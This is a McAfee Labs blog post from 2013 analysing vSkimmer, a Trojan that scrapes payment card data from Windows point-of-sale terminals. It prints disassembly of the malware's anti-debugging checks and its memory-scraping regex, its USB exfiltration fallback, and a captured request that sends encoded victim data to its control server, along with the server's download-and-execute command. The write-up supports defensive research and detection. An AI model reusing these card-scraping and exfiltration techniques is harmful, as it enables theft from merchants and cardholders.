

VSkimmer Botnet Targets Credit Card Payment Terminals

securingtomorrow.mcafee.com/mcafee-labs/vskimmer-botnet-targets-credit-card-payment-terminals/

March 21, 2013



[Chintan Shah](#)


Mar 21, 2013

6 MIN READ

April 2

This blog has been updated with McAfee's NSP detection. See end of blog.

While monitoring a Russian underground forum recently, we came across a discussion about a Trojan for sale that can steal credit card information from machines running Windows for financial transactions and credit card payments. The malware, vSkimmer, can detect the card readers, grab all the information from the Windows machines attached to these readers, and send that data to a control server. The author of the thread also discusses other capabilities of this malware, which appears to be a successor of Dexter, but with additional functions.



We already know about botnets such as Zeus and SpyEye, which perform financial fraud using extremely sophisticated techniques including intercepting the victims' banking

transactions.

VSkimmer is another example of how financial fraud is actively evolving and how financial Trojans are developed and passed around in the underground community.

This botnet is

particularly interesting because it directly targets card-payment terminals running Windows.

Our Automated Botnet Replication Framework first saw this Trojan on January 18. We've analyzed samples of this malware and figured out how it steals the credit card information and its additional control functionalities. While performing the API tracing, we found it uses fairly standard antidebugging techniques:

The malware collects the following information from the infected machine and sends it to the control server:

```

XOR EAX,EBP
MOV DWORD PTR SS:[EBP+344],EAX
PUSH EBX
PUSH ESI
CALL DWORD PTR DS:[41D060] ntdll.7C910228
MOV EDI,DWORD PTR DS:[41D1C8] kernel32.IsDebuggerPresent
MOV EBX,DWORD PTR DS:[41D05C] USER32.MessageBoxA
MOV ESI,vskimmer.0041D3CC kernel32.FatalExit
TEST EAX,EAX ASCII "Undefined Error"
JE SHORT vskimmer.004016C8

PUSH ESI
PUSH ESI
PUSH 0
CALL EDI ntdll.7C910228
CALL EBX
AND DWORD PTR SS:[EBP-80],0
LEA EAX,DWORD PTR SS:[EBP-80]
PUSH EAX
CALL DWORD PTR DS:[41D038] kernel32.GetCurrentProcess
PUSH EAX
CALL DWORD PTR DS:[41D058] kernel32.CheckRemoteDebuggerPresent
CMP DWORD PTR SS:[EBP-80],1
JNZ SHORT vskimmer.004016F2
PUSH 0

PUSH ESI
PUSH ESI
PUSH 0
CALL EDI ntdll.7C910228
XOR ESI,ESI
PUSH ESI

```

- Machine GUID from the Registry
- Locale info
- Username
- Hostname
- OS version

This malware uses a standard installation mechanism and copies itself as

```

FF15 94D04100 CALL DWORD PTR DS:[41D094] kernel32.CloseHandle
5F POP EDI 0012FD44
8B4D FC MOV ECX,DWORD PTR SS:[EBP-4]
33CD XOR ECX,EBP
5B POP EBX 0012FD44
E8 398A0000 CALL vskimmer.00409E2A
C9 LEAVE
C3 RETN

55 PUSH EBP
8BEC MOV EBP,ESP
56 PUSH ESI
8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]
56 PUSH ESI
E8 21FDFFFF CALL vskimmer.00401121 Extract Machine GUID
56 PUSH ESI Extract Locale Info
E8 F5FCFFF CALL vskimmer.004010FB Retrieve ComputerName
56 PUSH ESI
E8 6EFDFFF CALL vskimmer.0040117A Get User name
56 PUSH ESI
E8 93FDFFF CALL vskimmer.004011A5 Version Info
56 PUSH ESI
E8 BAFDFFF CALL vskimmer.004011D2
56 PUSH ESI
E8 C2FEFFF CALL vskimmer.004012E0
83C4 18 ADD ESP,18
5E POP ESI 0012FD44
5D POP EBP 0012FD44
C3 RETN
55 PUSH EBP
8BEC MOV EBP,ESP
51 PUSH ECX
56 PUSH ESI
33F6 XOR ESI,ESI

```


svchost.exe into %APPDATA% , modifies the registry key to add itself under the authorized list of apps, and runs ShellExecute to launch the process. One function of vSkimmer if the Internet is not available is to wait for a USB device with the volume name KARTOXA007 to be connected to the infected machine and to copy all the logs with the file name dumz.log and the card info collected from the victim to the USB drive.

I checked by disconnecting from the Internet: The malware enumerated all the drives and created the file dumz.log in the drive with the preceding name.

| | |
|---|---|
| <pre> 58 4954100 PUSH svchost.00410388 59 88D34100 PUSH svchost.0041D3E8 E8 01FEFFFF CALL svchost.00401530 93C4 28 ADD ESP,28 59 88D34100 PUSH svchost.0041D398 56 PUSH ESI 56 PUSH ESI FF15 54D04100 CALL DWORD PTR DS:[41D0541] E8 1B830000 CALL svchost.00401A6C 56 PUSH ESI 56 PUSH ESI 56 PUSH ESI 56 PUSH svchost.0040773D E8 52990000 CALL svchost.0040A06F 8B35 50004100 MOV ESI,DMWORD PTR DS:[41D0501] 93C4 9C ADD ESP,9C 59 00404200 PUSH svchost.00424000 FF15 D8D14100 CALL DWORD PTR DS:[41D1D81] 85C8 TEST EAX,EAX 75 07 JNZ C:\WINDOWS\system32\svchost.exe E8 71620000 CALL svchost.004079EB EB 15 JIF SHORT svchost.00401791 9085 14010000 LEA EAX,DMWORD PTR SS:[ESP+114] 50 PUSH EAX E8 C97B0000 CALL svchost.00409351 C70424 60EA0000 MOV DMWORD PTR SS:[ESP],0EA60 FFD6 CALL ESI 58 80F00000 PUSH 0FA0 </pre> | <pre> ASCII "svchost" ASCII "svchost.exe" MutexName = "Heistenberg2337" InitialOwner = TRUE pSecurity = 00010000 CreateMutexA Arg3 = 00010000 Arg2 = 00010000 Arg1 = 0040773D svchost.0040A06F kernel32.Sleep Name = "www.postterminalworld.la" gethostbyname </pre> |
|---|---|

Sub routine to copy all the collected logs to the USB drive if previous DNS call fail

| | |
|--|---|
| <pre> PUSH 104 CALL DWORD PTR DS:[41D0881] CMP BYTE PTR SS:[EBP-220],0 JE svchost.00407B29 PUSH ESI PUSH EDI PUSH EBX CALL DWORD PTR DS:[41D0841] DEC EAX DEC EAX JNZ svchost.00407B13 PUSH EBX LEA EAX,[LOCAL_3] PUSH svchost.0041D8F0 PUSH EAX CALL svchost.004079D2 ADD ESP,0C XOR EAX,EAX PUSH EAX PUSH EAX LEA ECX,[LOCAL_332] PUSH ECX PUSH ECX PUSH ECX PUSH EAX PUSH 104 LEA EAX,[LOCAL_201] PUSH EAX LEA EAX,[LOCAL_3] PUSH EAX CALL DWORD PTR DS:[41D0880] MOV ESI,svchost.0041D8E4 LEA EDI,[LOCAL_6] MOVS DMWORD PTR ES:[EDI],DMWORD PTR DS:[ESI] MOVS DMWORD PTR ES:[EDI],DMWORD PTR DS:[ESI] LEA EAX,[LOCAL_6] </pre> | <pre> BufSize = 104 (260.) GetLogicalDriveStringsA RootPathName = NULL GetDriveTypeA Arg3 = 00000000 Arg2 = 0041D8F0 ASCII "%s" Arg1 = 00A0FC00 ASCII "%0>" svchost.004079D2 pFileSystemNameSize = 00A0FC00 pFileSystemNameBuffer = 00A0FC00 pFileSystemFlags = 00A0F998 pMaxFileNameLength = 00A0F998 pVolumeSerialNumber = 00A0FC00 pMaxVolumeNameSize = 104 (260.) VolumeNameBuffer = 00A0FC00 RootPathName = "%0>" GetVolumeInformationA ASCII "KARTOXA007" </pre> |
|--|---|



Extracting credit card information

VSkimmer maintains the whitelisted process, which it skips while enumerating the running processes on the infected machine.

Once vSkimmer finds any running process not in the whitelist, it runs `OpenProcess` and `ReadProcessMemory` to read the memory pages of the process and invokes the pattern-matching algorithm to match the regular expression “`?[3-9]{1}[0-9]{12,19}[D=\\u0061][0-9]{10,30}\\{??}`” and extract the card info read by the payment devices. This is done recursively for every process running in the infected machine and not on the whitelist.

| | |
|---|--|
| <pre> MOV ESI, DWORD PTR SS:[EBP-124] LEA EAX, DWORD PTR SS:[EBP-100] PUSH suchost.0041D8BC PUSH EAX CALL suchost.00409F60 POP ECX POP ECX TEST EAX, EAX JE suchost.004078D5 LEA EAX, DWORD PTR SS:[EBP-100] PUSH suchost.0041D8B8 PUSH EAX CALL suchost.00409F60 POP ECX POP ECX TEST EAX, EAX JE suchost.004078D5 LEA EAX, DWORD PTR SS:[EBP-100] PUSH suchost.0041D8A4 PUSH EAX CALL suchost.00409F60 POP ECX POP ECX TEST EAX, EAX JE suchost.004078D5 LEA EAX, DWORD PTR SS:[EBP-100] PUSH suchost.0041D894 PUSH EAX CALL suchost.00409F60 POP ECX POP ECX TEST EAX, EAX JE suchost.004078D5 LEA EAX, DWORD PTR SS:[EBP-100] PUSH suchost.0041D878 PUSH EAX CALL suchost.00409F60 POP ECX POP ECX </pre> | <pre> ASCII "System" 00A0FE6C 00A0FE6C ASCII "smss.exe" 00A0FE6C 00A0FE6C ASCII "csrss.exe" 00A0FE6C 00A0FE6C ASCII "winlogon.exe" 00A0FE6C 00A0FE6C ASCII "services.exe" 00A0FE6C 00A0FE6C ASCII "lsass.exe" 00A0FE6C 00A0FE6C </pre> |
|---|--|

| | |
|--|--|
| <pre> PUSH [LOCAL.288] LEA ECX, [LOCAL.141] CALL suchost.004042F7 CMP [LOCAL.136], 10 MOV EAX, [LOCAL.141] JNB SHORT suchost.00407528 LEA EAX, [LOCAL.141] LEA ECX, [LOCAL.284] PUSH ECX PUSH [LOCAL.288] PUSH EAX PUSH ESI PUSH EDI CALL DWORD PTR DS:[41D068] PUSH EBX PUSH [LOCAL.284] LEA ECX, [LOCAL.141] CALL suchost.004042F7 PUSH [LOCAL.295] CALL suchost.0041D7F8 LEA ECX, [LOCAL.295] CALL suchost.00407430 CALL suchost.004056BB PUSH EBX LEA EAX, [LOCAL.295] PUSH EAX LEA EAX, [LOCAL.310] PUSH EAX LEA EAX, [LOCAL.141] PUSH EAX MOV BYTE PTR SS:[EBP-4], 2 CALL suchost.0040728A ADD ESP, 10 CALL suchost.00427800 CALL DWORD PTR DS:[41D1D8] TEST EAX, EAX JNZ suchost.004073ED LEA EAX, [LOCAL.134] </pre> | <pre> Arg1 = 00001000 suchost.004042F7 pBytesRead = 00A0F998 BytesToRead = 1000 (4096.) Buffer = 00A0FC00 pBaseAddress = 10000 hProcess = 000000B4 (window) ReadProcessMemory Arg2 = 00000000 Arg1 = 00001000 suchost.004042F7 ASCII "\\.?[\3-9]{1}[0-9]{12,19}[D=\\w@ Subroutine to match the RegEx Arg4 = 00000000 Arg3 = 00A0FC00 ASCII "%>" Arg2 = 00A0FC00 ASCII "%>" Arg1 = 00A0FC00 ASCII "%>" suchost.0040728A Name = "www.postterminalworld.la" gethostbyname Preparing to connect to C&C </pre> |
|--|--|

VSkimmer control

Before communicating with the control server, the malware B64-encodes all the machine information collected and appends it to the URI. The encoded string follow this format:

machine_guid|build_id|bot_version|Windows_version|Host_name|User_Name

```
CALL suchost.00400680
LEA EAX, [LOCAL.83]
PUSH ESI
PUSH EAX
CALL suchost.00400680
LEA EAX, [LOCAL.607]
PUSH EAX
LEA EAX, [LOCAL.83]
PUSH EAX
CALL suchost.00400680
ADD ESP, 18
LEA EAX, [LOCAL.83]
PUSH EAX
LEA ECX, [LOCAL.605]
CALL suchost.00401000
PUSH EAX
LEA EAX, [LOCAL.148]
CALL suchost.00400680
```

Appends the machine info

864 encoding the string

Appends to the URI

=suchost.00401000

| Hex | dump | ASCII |
|---|------|---------------------|
| 59 54 4A 6D 4E 54 51 7A 59 54 63 74 4F 57 51 78 | | VTJwNT0zYTct0M0x |
| 5A 43 30 30 4D 7A 4D 78 4C 57 49 77 4D 7A 67 74 | | ZC00HzHkLMIwHzgt |
| 59 54 6C 6C 59 7A 42 6C 5A 6A 55 30 4E 47 51 31 | | YTI lVzB lZ jU0NG01 |
| 66 47 46 36 66 44 49 75 4D 53 34 78 4D 6E 77 31 | | fGF6fDIuM54xHnw1 |
| 4C 6A 45 75 4D 33 78 42 54 55 6C 55 4C 54 63 34 | | LjEuM3xBTU lULTc4 |
| 4D 6A 41 35 4D 66 4D 33 4F 44 42 33 51 57 52 74 | | HjAShK H30DB8QMrt |
| 61 57 35 70 63 33 52 79 59 58 52 76 63 6E 77 78 | | aMSpc3RyYXRvcnux |
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | |
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | |
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | |
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | | |

```
0012F1C0 0041D8F0 ASCII ""s""
0012F1C4 004094D3 suchost.004094D3
0012F1C8 00000000
0012F1CC 00401027 suchost.00401027
0012F1D0 0012FA4C ASCII ""a2f543a7-3d1d-4331-b038-a9ec0ef544d51az12.1.1215.1.31RHIT-782092C7901AdwinI
0012F1D4 0012F220 ASCII ""VTJwNT0zYTct0M0xZC00HzHkLMIwHzgtYTI lVzB lZ jU0NG01fGF6fDIuM54xHnw1LjEuM3xBTU
0012F1D8 00000000
0012F1DC 00000006
0012F1E0 0041D8F0 ASCII ""s""
0012F1E4 0041D950 suchost.0041D950
0012F1E8 00000000
0012F1EC 0012F220 ASCII ""VTJwNT0zYTct0M0xZC00HzHkLMIwHzgtYTI lVzB lZ jU0NG01fGF6fDIuM54xHnw1LjEuM3xBTU
0012F1F0 00000054
0012F1F4 00000390
0012F1F8 0041D8F0 ASCII ""s""
0012F1FC 0040952B suchost.0040952B
0012F200 0012F948 ASCII ""api/process.php?xy=VTJwNT0zYTct0M0xZC00HzHkLMIwHzgtYTI lVzB lZ jU0NG01fGF6fDI
0012F204 0012F220 ASCII ""VTJwNT0zYTct0M0xZC00HzHkLMIwHzgtYTI lVzB lZ jU0NG01fGF6fDIuM54xHnw1LjEuM3xBTU
0012F208 00000000
```

Next, vSkimmer creates the HTTP request and connects to the control server:

While this malware ran, we saw the following response. Note that the commands are within the <cmd> </cmd> tag.

Once vSkimmer receives a response

from the server, it executes the following routine to parse the command:

Because the response from the server during execution was <cmd>>null</cmd>, the malware extracts the 3-byte command and tries to match it with the other commands implemented by vSkimmer. First it checks if the command from the server is “dlx.”

If not, then vSkimmer checks for the “upd” command. These commands implement the HTTP download and execute (“dlx”) and update of the bot (“upd”), respectively.

As we saw earlier in this post, vSkimmer can also grab the Track 2 data stored on the magnetic strip of the credit cards. This track stores all the card information including the card number. (You can read more about the Track 2 data format on [Wikipedia](#). The chief information:

- Primary Account Number: the number printed on the front of the card
- Expiration Date
- Service Code: the three-digit number

```

:      . 8000 007FFFF LEA ECX, [LOCAL.5703]
:      . E8 5D98FFFF CALL svchost.0040271E
:      . 57 PUSH EDI
:      . 53 PUSH EBX
:      . 808D E4F6FFFF LEA ECX, [LOCAL.5833]
:      . C645 FC 09 MOV BYTE PTR SS:[EBP-4], 9
:      . E8 4C98FFFF CALL svchost.0040271E
:      . 83BD 84F7FFFF 10 CMP [LOCAL.5433], 10
:      . 8B85 70F7FFFF MOV EAX, [LOCAL.5483]
:      . 73 06 JNE SHORT svchost.00408EE7
:      . 8085 70F7FFFF LEA EAX, [LOCAL.5483]
:      . 57 PUSH EDI
:      . FF85 80F7FFFF PUSH [LOCAL.5443]
:      . 50 PUSH EAX
:      . FF85 BCF6FFFF PUSH [LOCAL.5393]
:      . FF15 E4D14100 CALL DWORD PTR DS:[41D1E4]
:      . 53 PUSH EBX
:      . 6A 03 PUSH 3
:      . 8000 14E6FFFF LEA ECX, [LOCAL.53E3]

```

```

} svchost.00
Arg2 = 000
Arg1 = 000

} svchost.00

Flags = 0
DataSize =
Data = 003
Socket = F
send

```

D1E43=71AB4C27 (WS2_32.send)

| Hex dump | ASCII | 0012E7D4 |
|---|-------------------|----------|
| 47 45 54 20 2F 61 70 69 2F 70 72 6F 63 65 73 73 | GET /api/process | 0012E7D8 |
| 2E 70 68 70 3F 78 79 3D 59 54 4A 6D 4E 54 51 7A | .php?xy=YTJmNTQz | 0012E7DC |
| 59 54 63 74 4F 57 51 78 5A 43 30 30 4D 7A 4D 78 | YTct0M0xZC00MzMx | 0012E7E0 |
| 4C 57 49 77 4D 7A 67 74 59 54 6C 6C 59 7A 42 6C | LWIwMzgtYTIlyzBl | 0012E7E4 |
| 5A 6A 55 30 4E 47 51 31 66 47 46 36 66 44 49 75 | ZJU0NGQ1fGF6fDIu | 0012E7E8 |
| 4D 53 34 78 4D 6E 77 31 4C 6A 45 75 4D 33 78 42 | MS4xMnw1LjEuM3xB | 0012E7EC |
| 54 55 6C 55 4C 54 63 34 4D 6A 41 35 4D 68 4D 33 | TU1ULTc4MjA5MkM3 | 0012E7F0 |
| 4F 44 42 38 51 57 52 74 61 57 35 70 63 33 52 79 | 0DB80WrtalW5pc3Ry | 0012E7F4 |
| 59 58 52 76 63 6E 77 78 20 48 54 54 50 2F 31 2E | YXRvcnw HTTP/1. | 0012E7F8 |
| 31 00 0A 48 6F 73 74 3A 20 77 77 77 2E 70 6F 73 | 1..Host: www.pos | 0012E7FC |
| 74 65 72 6D 69 6E 61 6C 77 6F 72 6C 64 2E 6C 61 | terminalworld.la | 0012E800 |
| 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 5D 43 | ..User-Agent: PC | 0012E804 |
| 49 43 6F 6D 70 6C 69 61 6E 74 2F 33 2E 33 33 0D | ICompliant/3.33. | 0012E808 |
| 0A 0D 0A 00 EE FE EE AB AB AB AB AB AB FE |e#e%#%#%#%# | 0012E80C |
| 00 00 00 00 00 00 00 00 65 02 1E 00 EE 14 EE 00 |e@A.e#e. | 0012E810 |
| 78 01 3E 00 78 01 3E 00 EE FE EE FE EE FE EE FE | x0>.x0>.e#e#e#e# | 0012E814 |
| EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE | e#e#e#e#e#e#e#e# | 0012E818 |
| EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE | e#e#e#e#e#e#e#e# | 0012E81C |
| EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE | e#e#e#e#e#e#e#e# | 0012E820 |
| EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE | e#e#e#e#e#e#e#e# | 0012E824 |

```

GET /api/process.php?
xy=YTJmNTQzYTct0WQxZC00MzMXLWIwMzgtYTIlyzBlZjU0NGQ1fGF6fDIuMS4xMnw1LjEuM3xBTU1ULTc4MjA5MkM3
HTTP/1.1
Host: www.posterminalworld.la
User-Agent: PCCompliant/3.33

HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: wed, 20 Mar 2013 06:35:20 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.13

f
<cmd>>null</cmd>
0

```

```

. 53      PUSH EBX
. 6A 03   PUSH 3
. 8D8D 14F6FFFF LEA ECX,[LOCAL.635]
. E8 72FAFFFF CALL svchost.0040897B
. 57      PUSH EDI
. 68 FF070000 PUSH 7FF
. 8D85 F0F7FFFF LEA EAX,[LOCAL.516]
. 50      PUSH EDI
. FF85 BCF6FFFF PUSH [LOCAL.593]
. C645 FC 0A   MOV BYTE PTR SS:[EBP-4],0A
. FF15 E8D14100 CALL DWORD PTR DS:[41D1E8]
. 3BC7     CMP EAX,EDI
. 0F8E EB030000 JLE svchost.00409319
. BB 98D94100 MOV EBX,svchost.0041D998
. BE 94D94100 MOV ESI,svchost.0041D994
. 8D85 F0F7FFFF LEA EAX,[LOCAL.516]
. 8985 C4F6FFFF MOV [LOCAL.591],EAX
. 8B85 C4F6FFFF MOV EAX,[LOCAL.591]
. 0FB600   MOVZX EAX,BYTE PTR DS:[EAX]
. 3C 20     CMP AL,20
. 7D 08     JGE SHORT svchost.00408F59
. 3C 0A     CMP AL,0A
. 74 04     JE SHORT svchost.00408F59
. 3C 00     CMP AL,00
. 75 17     JNZ SHORT svchost.00408F70
. 50      PUSH EAX
. 8D85 24F6FFFF LEA EAX,[LOCAL.631]
. 50      PUSH EAX
. E8 51F6FFFF CALL svchost.004085B7
. FF85 C4F6FFFF INC [LOCAL.591]
. 59      POP ECX
. 59      POP ECX
. EB D4     JMP SHORT svchost.00408F44
. 837D 08 01  CMP [ARG.1],1
. 0F85 7B030000 JNZ svchost.004092F5
. 8D85 38F7FFFF LEA EAX,[LOCAL.562]
. 50      PUSH EAX
. 8D8D 14F6FFFF LEA ECX,[LOCAL.635]
. E8 0CFEFFFF CALL svchost.00408D98
. 53      PUSH EAX

```

Flags = MSG_DONTROUTE!MS
BufSize = 7FF (2047.)
Buffer = 00A0FC00
Socket = 3E2C98

recv
ASCII "</cmd>"

svchost.0041D7F8
svchost.0041D7F8

Receives the server response

Parsing the server response to extract the command

```


. 8B07     MOV EDX,EDI
. 8378 14 10   CMP DWORD PTR DS:[EAX+14],10
. 72 02     JB SHORT svchost.004026F5
. 8B00     MOV EAX,DWORD PTR DS:[EAX]
. 52      PUSH EDX
. FF75 10     PUSH [ARG.3]
. 03C1     ADD EAX,ECX
. 50      PUSH EAX
. E8 277C0000 CALL svchost.0040A328
. 83C4 0C     ADD ESP,0C
. 85C0     TEST EAX,EAX

```

Arg3 = 00000003
Arg2 = 0041D988 ASCII "dlx"
Arg1 = 0012E934 ASCII "nul"
svchost.0040A328


VSkimmer bot control panel

Here's a look at the control panel of the command server:



UPDATE

McAfee NSP detection:



Attack ID: 0x4880a600

Attack Name: BOT: VSkimmer Traffic Detected

Sigset: Intrushield Network Security Signature Set 7.5.34.10

Chintan Shah

Chintan Shah is currently working as a Security Researcher with McAfee Intrusion Prevention System team and holds broad experience in the network security industry. He primarily focuses on Exploit and...

More from McAfee Labs

[Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency.](#)

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 05, 2022 | 4 MIN READ

[Instagram Credentials Stealer: Disguised as Mod App](#)

Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

[Instagram Credentials Stealers: Free Followers or Free Likes](#)

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ



Scammers are Exploiting Ukraine Donations

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ



Imposter Netflix Chrome Extension Dupes 100k Users

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ



Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ



Emotet's Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ



HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ



'Tis the Season for Scams

'Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ



The Newest Malicious Actor: “Squirrelwaffle” Malicious Doc.

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ



Social Network Account Stealers Hidden in Android Gaming Hacking Tool

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ



Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ

